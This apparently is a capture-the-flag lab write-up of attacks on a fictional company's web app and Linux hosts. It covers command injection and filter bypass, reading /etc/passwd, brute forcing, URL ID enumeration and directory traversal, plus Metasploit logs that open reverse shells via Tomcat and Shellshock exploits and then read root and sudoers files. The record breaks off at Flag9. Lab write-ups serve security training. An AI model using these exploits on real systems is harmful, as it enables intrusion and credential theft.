


We can also navigate to the file directly.




Flag10:
ksdnd99dkas
Location: networking.php
Vulnerability: Command injection (first field)
Payload: compound command using && or ;

In the networking.php page we are going to do a command injection.



Flag11:
opshdkasy78s
Location: networking.php
Vulnerability: Command injection (second field)
Payload: compound command using |


Command injection second field the validation of the field strips & and ;. So we use | instead to force the attack.




Flag12:
hsk23oncsd

Location: Login.php
Vulnerability: Brute force attack
Payload: get /etc/passwd using networking.php and guess password

Brute Force attacks
In the networking page use the DNS Check field to view the /etc/passwd file




We use the user melina to login



Flag13:
jdka7sk23dd
Location: souvenirs.php
Vulnerability: PHP injection
Payload: inject system command in the URL

Exploit the php script to output system file contents by manipulating the url




Flag14:
dks93jdlsd7dj
Location: admin_legal_data.php
Vulnerability: Session management
Payload: brute force URL request increasing the admin id

Vulnerability session management.
The page admin_legal_data.php was shown when we discovered flag12. The default page show admin=001. Lets use burp to capture this request and use multiple admin sessions to try to gain access.
The url that give us flag 14 is admin087

Flag15:
dksdf7sjd5sg
Location: Disclaimer.php
Vulnerability: Directory traversal
Payload: display file from subdirectory

Directory traversal using the disclaimer page link from the login page.
The php passes a default file disclaimer : disclaimer_2.txt
From flag 10 we already know that other files are available such as vendors.txt

We can also view the old disclaimers file.



Day 2 – Linux Server Penetration Testing

Flag1:
h8s692hskasd

Location: https://centralops.net/co/
Vulnerability: Open Source exposed data
Payload: Domain Dossier exposed data

Using https://centralops.net/co/ query for totalrekall.xyz

Domain Dossier Investigate domains and IP addresses

domain or IP address: totalrekall.xyz

- [x] domain whois record
- [x] DNS records
- [ ] traceroute
- [x] network whois record
- [ ] service scan

go

user: anonymous [71.69.102.59]
balance: 49 units
log in | account info

CentralOps.net

To obtain Whois data redacted because of the GDPR or privacy services, try ICANN's RDRS. [more information]

Address lookup

canonical name **totalrekall.xyz.**

aliases

addresses **76.223.105.230**
13.248.243.5

Domain Whois record

Queried **whois.nic.xyz** with "**totalrekall.xyz**"...

```
Domain Name: TOTALREKALL.XYZ
```

With in the information we can see the flag embedded.

```
Registry Registrant ID: CR534509109
Registrant Name: sshUser alice
Registrant Organization:
Registrant Street: h8s692hskasd Flag1
Registrant City: Atlanta
Registrant State/Province: Georgia
Registrant Postal Code: 30309
Registrant Country: US
Registrant Phone: +1.7702229999
Registrant Phone Ext:
Registrant Fax:
Registrant Fax Ext:
Registrant Email: jlow@2u.com
Registry Tech ID: CR534509110
Tech Name: sshUser alice
Tech Organization:
Tech Street: h8s692hskasd Flag1
Tech City: Atlanta
```

Flag2:
76.223.105.230
Location: 76.223.105.230
Vulnerability: server address
Payload: Ping totalrekall.xyz

Ping totalrekall.xyz

```
└# ping totalrekall.xyz
PING totalrekall.xyz (76.223.105.230) 56(84) bytes of data.
64 bytes from a16e665f42988324c.awsglobalaccelerator.com (76.223.105.230): icmp_seq=1 ttl=241 time=32.3 ms
64 bytes from a16e665f42988324c.awsglobalaccelerator.com (76.223.105.230): icmp_seq=2 ttl=241 time=26.2 ms
64 bytes from a16e665f42988324c.awsglobalaccelerator.com (76.223.105.230): icmp_seq=3 ttl=241 time=26.2 ms
64 bytes from a16e665f42988324c.awsglobalaccelerator.com (76.223.105.230): icmp_seq=4 ttl=241 time=29.3 ms
64 bytes from a16e665f42988324c.awsglobalaccelerator.com (76.223.105.230): icmp_seq=5 ttl=241 time=26.3 ms
```

Also from dosier

Address lookup

canonical name **totalrekall.xyz.**

aliases

addresses **76.223.105.230**
13.248.243.5

Domain Whois record

Queried **whois.nic.xyz** with **"totalrekall.xyz"**...

Flag3:
s7euwehd
Location: crt.sh
Vulnerability: Open Source exposed data
Payload: search for confidential data


Crt.sh page open source exposed data.

Certificates

crt.sh ID	Logged At ⇧	Not Before	Not After	Common Name	Matching Identities
16936726274	2025-02-25	2025-02-25	2025-05-26	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz
15936381202	2024-12-30	2024-12-30	2025-03-30	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz
15923754628	2024-12-29	2024-10-30	2025-01-28	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz
15918948802	2024-12-28	2024-12-28	2025-03-28	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz
15147473758	2024-10-30	2024-10-30	2025-01-28	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz
13112116776	2024-05-20	2024-05-20	2025-05-20	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz
13112112288	2024-05-20	2024-05-20	2025-05-20	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz
9436388643	2023-05-20	2023-05-20	2024-05-20	www.totalrekall.xyz	www.totalrekall.xyz
9424423941	2023-05-18	2023-05-18	2024-05-18	totalrekall.xyz	totalrekall.xyz
6095738637	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz
6095738716	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz
6095204253	2022-02-02	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz

Flag4:
5
Location: Scan results
Payload: scan for hosts with in the domain

Scan using zenmap and getting the topology of the 5 host plus the local machine



Flag5:
192.168.13.13
Location: Scan results
Payload: aggressive scan to find drupal host


Drupal 8 running in 192.168.13.13


```
Nmap scan report for 192.168.13.13
Host is up (0.000011s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Home | Drupal CVE-2019-6340
|_http-generator: Drupal 8 (https://www.drupal.org)
| http-robots.txt: 22 disallowed entries (15 shown)
| /core/ /profiles/ /README.txt /web.config /admin/
| /comment/reply/ /filter/tips /node/add/ /search/ /user/register/
| /user/password/ /user/login/ /user/logout/ /index.php/admin/
|_/index.php/comment/reply/
MAC Address: 02:42:C0:A8:0D:0D (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
```

Flag6:
97610

Location: Nessus scan results

Nesus scan against host 192.168.13.12





Flag7:
8ks6sbhss

Location: 192.168.13.10
Vulnerability: Apache Tomcat Remote code execution vulnerability (CVE-2017-12617)
Payload: use Metasploit to exploit the vulnerability

```
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > options

Module options (exploit/multi/http/tomcat_jsp_upload_bypass):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS     192.168.13.10    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/w
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The URI path of the Tomcat installation
   VHOST                       no        HTTP server virtual host

msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > set RPORT 8080
RPORT => 8080
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > run

[*] Started reverse TCP handler on 172.24.45.193:4444
[*] Uploading payload ...
[*] Payload executed!
[*] Command shell session 1 opened (172.24.45.193:4444 -> 192.168.13.10:58170 ) at 2025-03-04 20:53:29 -0500

ls
LICENSE
NOTICE
RELEASE-NOTES
```

```
cd ~
pwd
/root
ls
ls -altr
total 24
-rw-r--r-- 1 root root  140 Nov 19  2007 .profile
-rw-r--r-- 1 root root  570 Jan 31  2010 .bashrc
drwx------ 1 root root 4096 May  5  2016 .gnupg
-rw-r--r-- 1 root root   10 Feb  4  2022 .flag7.txt
drwx------ 1 root root 4096 Feb  4  2022 .
drwxr-xr-x 1 root root 4096 Mar  4 23:42 ..
cat .flag7.txt
```

Flag8:
9dnx5shdf5

Location: 192.168.13.11
Vulnerability: Shellshock
Payload: use Metasploit to exploit the vulnerability

```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > options

Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):

   Name           Current Setting      Required  Description
   ----           ---------------      --------  -----------
   CMD_MAX_LENGTH 2048                 yes       CMD max line length
   CVE            CVE-2014-6271        yes       CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
   HEADER         User-Agent           yes       HTTP header to use
   METHOD         GET                  yes       HTTP method to use
   Proxies                             no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS         192.168.13.11        yes       The target host(s), see https://github.com/rapid7/metasploit-framewo
                                                  oit
   RPATH          /bin                 yes       Target PATH for binaries used by the CmdStager
   RPORT          80                   yes       The target port (TCP)
   SRVHOST        0.0.0.0              yes       The local host or network interface to listen on. This must be an ad
                                                  chine or 0.0.0.0 to listen on all addresses.
   SRVPORT        8080                 yes       The local port to listen on.
   SSL            false                no        Negotiate SSL/TLS for outgoing connections
   SSLCert                             no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI      /cgi-bin/shockme.cgi yes       Path to CGI script
   TIMEOUT        5                    yes       HTTP read response timeout (seconds)
   URIPATH                             no        The URI to use for this exploit (default is random)
   VHOST                               no        HTTP server virtual host
```

```
meterpreter > cat /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d
flag8-9dnx5shdf5 ALL=(ALL:ALL) /usr/bin/less
```

Flag9:
wudks8f7sd

Location: 192.168.13.11
